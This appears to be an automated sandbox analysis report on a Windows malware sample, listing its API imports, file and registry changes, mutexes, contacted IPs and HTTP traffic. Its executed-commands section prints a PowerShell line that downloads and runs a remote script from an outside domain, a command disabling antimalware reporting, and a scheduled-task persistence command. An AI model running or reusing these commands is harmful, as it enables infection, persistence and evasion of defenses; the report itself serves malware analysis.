kernel32.dll.GetModuleHandleA
kernel32.dll.FreeLibrary
kernel32.dll.GetSystemTime
kernel32.dll.ReleaseMutex
kernel32.dll.CreateEventW
kernel32.dll.ExitProcess
kernel32.dll.GetDriveTypeA
kernel32.dll.lstrcmpA
kernel32.dll.lstrcpyA
kernel32.dll.lstrlenA
kernel32.dll.OpenProcess
kernel32.dll.CopyFileA
kernel32.dll.GetCommandLineA
kernel32.dll.WideCharToMultiByte
kernel32.dll.MultiByteToWideChar
kernel32.dll.GetLocalTime
kernel32.dll.GetExitCodeProcess

kernel32.dll.ResumeThread
kernel32.dll.CreateMutexA
kernel32.dll.OpenMutexA
kernel32.dll.lstrcmpiA
kernel32.dll.GetSystemTimeAsFileTime
kernel32.dll.DeleteFileA
kernel32.dll.GetFileAttributesA
kernel32.dll.WaitForSingleObject
kernel32.dll.HeapAlloc
kernel32.dll.HeapFree
kernel32.dll.GetProcessId
kernel32.dll.GetCurrentProcess
kernel32.dll.GetCurrentThread
kernel32.dll.LocalAlloc
kernel32.dll.LoadResource
kernel32.dll.SizeofResource
kernel32.dll.FindResourceA
kernel32.dll.CreateFileA
kernel32.dll.GetSystemInfo
kernel32.dll.GetVersionExA
kernel32.dll.GetModuleFileNameA
kernel32.dll.SetEnvironmentVariableA
kernel32.dll.GetEnvironmentVariableA
kernel32.dll.GetWindowsDirectoryA
kernel32.dll.GetTickCount
kernel32.dll.GetThreadContext

DELETED FILES

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF157ebb3.TMP
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Low\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@c1.microsoft[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@downloads.sourceforge[1].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@google[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@microsoft[2].txt
C:\Users\user\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol

C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\cikosqxu32.dll
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu32.dll
C:\Users\user\AppData\LocalLow\ikosqxu32.dll
C:\Windows\Tasks\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}.job

DELETED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\internat.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}.job
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}.job.fp

REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA\AccessProviders
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Rpc
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-500
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-501
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Netlogon\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\b5ddf5a295d29d60ad817a625886275937a60874.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Windows Error Reporting\WMR
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\powershell.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PropertyBag
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\KnownFolders
HKEY_CURRENT_USER

EXECUTED COMMANDS

"C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a625886275937a60874.exe" /C
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet" /f /t REG_DWORD /v "SpyNetReporting" /d "0"
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://www.allens-treasure-house.com/books_files/001.ps1'); Invoke-MainWorker -Command 'C:\Users\user\AppData\Local\Temp\yideokddoeuxpevavrbattdzu.txt'"
cmd.exe /c ping.exe -n 6 127.0.0.1 & type "C:\Windows\System32\calc.exe" > "C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a625886275937a60874.exe"
"C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe" /C
C:\Windows\SysWOW64\explorer.exe
"C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe" /W
"C:\Windows\system32\schtasks.exe" /create /tn {15FE1D59-5E9A-4A81-8129-D36F617EDCF9} /tr "\"C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe\"" /sc HOURLY /mo 7 /F
C:\Windows\system32\PING.EXE ping.exe -n 6 127.0.0.1

READ FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a625886275937a60874.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\yideokddoeuxpevavrbattdzu.txt
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch

C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell
\??\PIPE\srvsvc
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TNV7LU1I52YQG0B6TST1.temp
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll
C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6\msvcr80.dll
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config.cch
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config.cch
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config.cch
C:\Windows\assembly\NativeImages_v2.0.50727_64\index142.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\mscorlib\9469491f37d9c35b596968b206615309\mscorlib.ni.dll
C:\Windows\assembly\pubpol20.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\System\adff7dd9fe8e541775c46b6363401b22\System.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\b023321bc53c20c10ccbbd8f78c82c82\Microsoft.PowerShell.ConsoleHost.ni.dll
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\009a09f5b2322bb8c5520dc5ddbb28bb\System.Management.Automation.ni.dll
C:\Windows\sysnative\l_intl.nls
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp

C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp

C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Core\83e2f6909980da7347e7806d8c26670e\System.Core.ni.dll

C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\ec50af274bf7a15fb59ac1f0d353b7ea\Microsoft.PowerShell.Commands.Diagnostics.ni.dll

C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.WSMan.Man#\8cd73e65058ef6f77f36b62a74ec3344\Microsoft.WSMan.Management.ni.dll

C:\Windows\assembly\GAC_MSIL\Microsoft.WSMan.Runtime\1.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Runtime.dll

C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Transactions\051655963f24f9ade08486084c570086\System.Transactions.ni.dll

C:\Windows\assembly\GAC_64\System.Transactions\2.0.0.0__b77a5c561934e089\System.Transactions.dll

MUTEXES

b5ddf5a295d29d60ad817a62588a

kvbkbpoh

Global\ikosqxu

Global\ljkonqox

b5ddf5a295d29d60ad817a62588/C

ikosqxua

ikosqxu/C

{FEC2A4A7-4CDA-40FF-95A2-802BAD624A4D}

Global\CLR_CASOFF_MUTEX

Global\.net clr networking

IESQMMUTEX_0_208

vwfkxckthnvgmbnrshiklafa

{038EE6D9-4ABC-4C34-8088-6DFCA060C9E9}

{882D70FF-920A-4FC5-9200-526AD32E028C}

{992A09E2-E281-4BBB-AA89-9DDA7B1191AA}

{3E6047E5-8FB4-42E5-8A8E-9C46D8EEBD38}

ikosqxu/W

MODIFIED REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting

HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList

HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASAPI32

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\tjcsme
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadNetworkName
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\WpadLastNetwork
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FC59469F-9E66-4DDB-8BB6-15D0A79D6480}\Path
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FC59469F-9E66-4DDB-8BB6-15D0A79D6480}\Hash
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}\Id
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}\Index
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FC59469F-9E66-4DDB-8BB6-15D0A79D6480}\Triggers
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FC59469F-9E66-4DDB-8BB6-15D0A79D6480}\DynamicInfo

Network Behavior

CONTACTED IPS



NETWORK PORT DISTRIBUTION



Name	IP	Country	ASN	ASN Name	Trigger Process Type
	8.8.4.4	United States	15169	Level 3 Parent, LLC	Malware Process
	104.16.90.188	United States	13335	Cloudflare, Inc.	Malware Process
	108.58.129.90	United States	6128	Static IP Services	Malware Process
	184.26.44.97	United States	20940	Akamai Technologies, Inc.	OS Process
	38.69.238.114	United States	174	PSINet, Inc.	OS Process
	38.69.238.122	United States	174	PSINet, Inc.	OS Process
	66.96.133.9	United States	29873	The Endurance International Group...	Malware Process
	68.173.55.51	United States	12271	Time Warner Cable Internet LLC	Malware Process
	75.127.141.50	United States	6128	Static IP Services	Malware Process
	96.69.89.156	United States	7922	Comcast Cable Communications, LL...	Malware Process
	96.19.160.50	United States	11492	CABLE ONE, INC.	Malware Process
	68.231.147.100	United States	22773	Cox Communications	Malware Process
	23.49.13.33	United States	20940	Akamai Technologies, Inc.	Malware Process
	104.16.91.188		13335	Cloudflare, Inc.	Malware Process
	178.255.83.1		35838		OS Process
	104.91.166.226		20940	Akamai Technologies, Inc.	OS Process
	104.91.166.216		20940	Akamai Technologies, Inc.	OS Process
	178.255.83.1		35838		OS Process
	104.28.17.56		13335	Cloudflare, Inc.	Malware Process
	85.93.88.251		8972		Malware Process

HTTP PACKETS

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
www.ip-adress.com	80	GET	1.1	Mozilla/4.0 (compatible; MS...	5	32.0890951157
Path: / **URI:** http://www.ip-adress.com/						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	52.1968672276
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?4e52de1fae3110d6 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?4e52de1fae3110d6						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	52.2450971603
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?8a6118c64124b780 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?8a6118c64124b780						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	52.2527391911
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?133c5970748a7e95 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?133c5970748a7e95						
ocsp.usertrust.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	58.9094572067
